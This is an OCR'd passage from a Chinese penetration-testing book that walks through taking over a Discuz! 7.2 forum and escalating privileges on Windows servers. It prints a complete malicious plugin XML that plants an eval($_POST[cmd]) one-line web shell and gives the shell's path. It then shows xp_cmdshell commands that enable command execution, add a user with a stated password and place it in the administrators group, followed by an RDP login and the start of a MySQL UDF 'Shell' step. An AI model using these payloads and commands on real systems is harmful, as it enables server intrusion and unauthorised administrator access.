


图 6-93 成功获取 WebShell

6.12 Discuz!7.2 管理员权限插件导入获取 WebShell

Discuz!7.2 论坛获取 WebShell 相对较难，在获取管理员权限后可以通过导入插件来获取 WebShell，不过该漏洞在新版本中已经被修补了，仅对 Discuz!7.2 Release 20101020 以下版本有效，插件导入漏洞产生原因是因为参数过滤不严格导致的。

6.12.1 登录后台

正常登录 Discuz!7.2 论坛系统，登录后，如果具备管理员权限会在个人中心旁边有一

个管理中心链接，单击该链接，再次输入用户名和密码，登录成功后进入后台管理，如图 6-94 所示。




图 6-94　Discuz!7.2 后台管理

6.12.2　论坛插件管理

在后台管理主界面中单击“插件”进入论坛插件列表，如图 6-95 所示，在论坛插件管理中会显示所有的论坛插件，如果插件未安装，再单击该界面插件列表中的具体插件名称后的“安装”链接，按照提示即可完成插件的安装。反之单击“卸载”链接，可以将安装好的插件卸载掉。当一个插件安装成功后，还需要选中该插件的启用单选框，单击“提交”使其生效。



图 6-95　论坛插件管理

6.12.3 导入 Discuz!7.2 提权 WebShell 插件

在论坛插件管理中单击“导入”按钮，如图 6-96 所示，选择上传文件导入方式，在本案例中选择已经生成好的 dz7.2.xml 文件，同时选中“允许导入不同版本 Discuz!的插件（易产生错误!!）”，单击“提交”导入插件，成功导入插件后会给出一个提示。




图 6-96 导入 Discuz!7.2 提权 WebShell 插件

Discuz!7.2 提权 WebShell 插件漏洞实际上是由于插件导入时未对数据进行严格处理后导致的，其利用代码如下，将其保存为 xml 文件即可。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<root>
        <item id="Title"><![CDATA[Discuz! Plugin]]></item>
        <item id="Version"><![CDATA[7.2]]></item>
        <item id="Time"><![CDATA[2011-03-16 15:57]]></item>
        <item id="From"><![CDATA[Discuz! Board (http://www.antian365.com/)
        ]]></item>
        <item id="Data">
                <item id="plugin">
                        <item id="available"><![CDATA[0]]></item>
                        <item id="adminid"><![CDATA[0]]></item>
                        <item id="name"><![CDATA[wwwsite]]></item>
                        <item id="identifier"><![CDATA[shell]]></item>
                        <item id="description"><![CDATA[]]></item>
                        <item id="datatables"><![CDATA[]]></item>
                        <item id="directory"><![CDATA[]]></item>
                        <item id="copyright"><![CDATA[]]></item>
                        <item id="modules"><![CDATA[a:0:{}]]></item>
                        <item id="version"><![CDATA[]]></item>
                </item>
                <item id="version"><![CDATA[7.2]]></item>
                <item id="language">
```

```
                    <item id="scriptlang">
                        <item id="a\"><![CDATA[=>1);
                        eval($_POST[cmd])?>]]></item>
                    </item>
                </item>
            </item>
    </root>
```

6.12.4 启用导入的插件 WebShell

如图 6-97 所示，插件导入成功后会在插件名称中显示，在本例中显示为 wwwsite，选中该插件，然后单击“提交”按钮，使安装的插件生效。如果未启用即使导入了插件也获取不了 WebShell。



图 6-97 启用导入的插件 WebShell

6.12.5 查看 WebShell 地址

Discuz!7.2 插件漏洞获取的 WebShell 网站相对地址为“/forumdata/plugins/ shell. lang. php”，如图 6-98 所示，在本地打开后，可以看到在其中有一句话后门代码插入该页面中。



图 6-98 WebShell 的实际地址

6.12.6 获取 WebShell

输入 WebShell 的网页地址“http://localhost/dz7.2/forumdata/plugins/shell.lang.php”，在网页中进行实际测试，如果未出现错误，则表示能够获取 WebShell，如图 6-99 所示，在中国菜刀中添加一条 WebShell 记录。单击该记录即可获取 WebShell，如图 6-100 所示，可以对该网站进行各种操作。




图 6-99 添加 WebShell 记录到中国菜刀



图 6-100 获取一句话 WebShell

第 7 章　Windows 提权与安全防范

在 Web 渗透的终极目标就是获取服务器权限，也即在获取 WebShell 权限后，利用现有信息和资源通过各种途径，让 WebShell 权限提升到操作系统权限。Windows 提权的方法有很多，在本书中也仅仅介绍常见的一些提权方法，如 MSSQL 和 MySQL 数据库提权、Serv-U 提权、Winmail 提权、Pr 提权、Jboss 提权。提权的核心思想就是通过应用程序或者操作系统漏洞，使普通用户获得访问 system 权限。

本章主要通过一些实际案例来讨论如何进行 Windows 提权，这些提权方法比较经典，掌握这些提权方法后其他提权方法也可以触类旁通。会渗透的同时也要善于防御，因此在本章最后部分重点介绍操作系统密码安全设置和检查克隆，并介绍了一个如何设置安全站点的实例。

本章主要内容：

- Microsoft SQL Server 2005 提权
- MySQL 数据库提权
- Serv-U 提权
- Windows 2008 中 Magic Winmail Server 提权
- Pr 提权渗透国外某高速服务器
- Jboss 信息查看获取 WebShell
- 操作系统密码安全设置
- 检查计算机账号克隆

7.1　Microsoft SQL Server 2005 提权

Microsoft SQL Server 2005 以及 Microsoft SQL Server 2008 都将“xp_cmdshell”等危险存储过程删除了，但这个并不影响提权，只要获取了 sa 口令，重新添加存储过程，即可跟 MSSSQL 2000 Server 一样提权。Microsoft SQL Server 2005 提权的思路很简单，需要获取数据库的用户名和密码，然后通过恢复存储过程执行命令即可，下面是详细的提权过程。

7.1.1　查看数据库连接文件

通过 WebShell 查看网站的源代码，如图 7-1 所示，通过分析首页 default.asp 文件获知数据库连接文件为 openconnection.asp。



图 7-1 分析首页文件

技巧：

数据库连接文件一般名称为 conn.asp、openconnectiong.asp、connection.asp 以及其他名称，这些文件一般位于网站根目录或者位于 includes 等文件夹，通过查看首页代码都能准确地找到数据库连接文件。

7.1.2 获取数据库用户和密码

找到数据库连接文件 openconnection.asp 后，将其下载到本地后打开，如图 7-2 所示，知道数据库用户名为“sa”，密码为“Tp*****234”，将其复制出来留待后面用。



图 7-2 获取数据库用户和密码

7.1.3 数据库连接设置

在连接 Microsoft SQL Server 2005 前需要对数据库进行设置，需要知道 sa 用户的密码

和数据库，默认采用 master 数据库，在“ConnString”中修改相应的设置，主要在数据库类型中选择相对应的数据库类型，在 WebShell 中单击“Database”，如图 7-3 所示，设置完毕后单击“Go”按钮进行数据库连接测试。




图 7-3　设置 MSSQL 连接

7.1.4　查看连接信息

如果数据库用户名、密码以及数据库名称均设置正确，连接成功后会显示如下信息，MSSQL Version : Microsoft SQL Server 2005 - 9.00.4035.00 (Intel X86) Nov 24 2008 13:01:59 Copyright (c) 1988-2005 Microsoft Corporation Standard Edition on Windows NT 6.0 (Build 6001: Service Pack 1)以及“SrvRoleMember : sa”，表明数据库版本为“icrosoft SQL Server 2005 - 9.00.4035.00”，数据库用户角色是“sa”，如图 7-4 所示。



图 7-4　获取数据库基本信息

7.1.5　添加“xp_cmdshell”存储过程

可以直接在“Run SQL”中输入“Exec sp_configure 'show advanced options',1;

RECONFIGURE;EXEC sp_configure 'xp_cmdshell',1;RECONFIGURE; ”脚本添加“xp_cmdshell”存储过程，也可以通过 WebShell 进行，如图 7-5 所示，在“SQLExec”执行中选择第三个命令“Add xp_cmdshell(SQL2005)”即可。




图 7-5 添加“xp_cmdshell”存储过程

7.1.6 添加用户

在 SQLExec 中选择“XP_cmdshell exec”，WebShell 会自动给出脚本“Exec master.dbo.xp_cmdshell 'net user'”，修改其添加用户命令，即“Exec master.dbo.xp_cmdshell 'net user temp Wantian365.com!* /add '”，将添加用户 temp，密码为“Wantian365.com!*”，如图 7-6 所示，单击“Query”执行添加用户命令。




图 7-6 添加用户

7.1.7 将普通用户添加到管理员组

在 SQLExec 中继续选择“XP_cmdshell exec”，然后将 temp 用户添加到管理员组，即命令“Exec master.dbo.xp_cmdshell 'net localgroup administrators temp /add '”，添加成功后如图 7-7 所示。




图 7-7 添加 temp 用户为管理员

7.1.8 通过“XP_cmdshell exec”查看系统用户

在 SQLExec 中选择“XP_cmdshell exec”，WebShell 会自动给出脚本“Exec master.dbo.xp_cmdshell 'net user'”，如图 7-8 所示，单击“Query”查询系统的用户，如图 7-9 所示，temp 用户已经添加到系统中。




图 7-8 查看用户




图 7-9 查看系统用户

7.1.9 远程终端登录

打开远程终端连接登录，输入 IP 地址以及刚才添加的用户和密码，如图 7-10 所示，成功进入操作系统，该操作系统为 Windows 2008 Server。




图 7-10 成功进入服务器

7.1.10 总结与探讨

通过 sa 在 Microsoft SQL Server 2005 提权相对来说是比较简单的，这也是将 WebShell

权限提权到系统级别的一种思路。还有通过数据库备份，将批处理命令备份到启动文件夹下，这样系统重启后就会自动执行批处理命令，达到提权的效果。

7.2 MySQL 数据库提权

7.2.1 设置 MySQL 提权脚本文件

将 MySQL 提权脚本文件上传到服务器上，运行后，需要对 IP 地址、UID、passwod、db 进行配置，如图 7-11 所示，IP 地址一般可以设置为 localhost、127.0.0.1 以及真实 IP 地址，uid 默认为 root，其他具有 root 用户权限的用户名称也可以，pwd 为具有 root 权限用户的密码，db 默认选择 MySQL，单击提交查询内容进行连接测试。



图 7-11　设置 MySQL 提交脚本文件

7.2.2 进行连接测试

连接成功后，会给出相应的提示信息，如图 7-12 所示，给出用户、数据库、数据目录（datadir）、基本目录（basedir）、版本、插件路径、MySQL 函数等信息。

7.2.3 创建“Shell”函数

单击“Dump UDF”将 UDF.DLL 文件导出到默认的插件目录下，然后再运行“Create Function”将创建“Shell”函数。如图 7-13 所示，如果前面已经创建过 Shell 函数，则会提示系统中已经存在“Shell”函数。

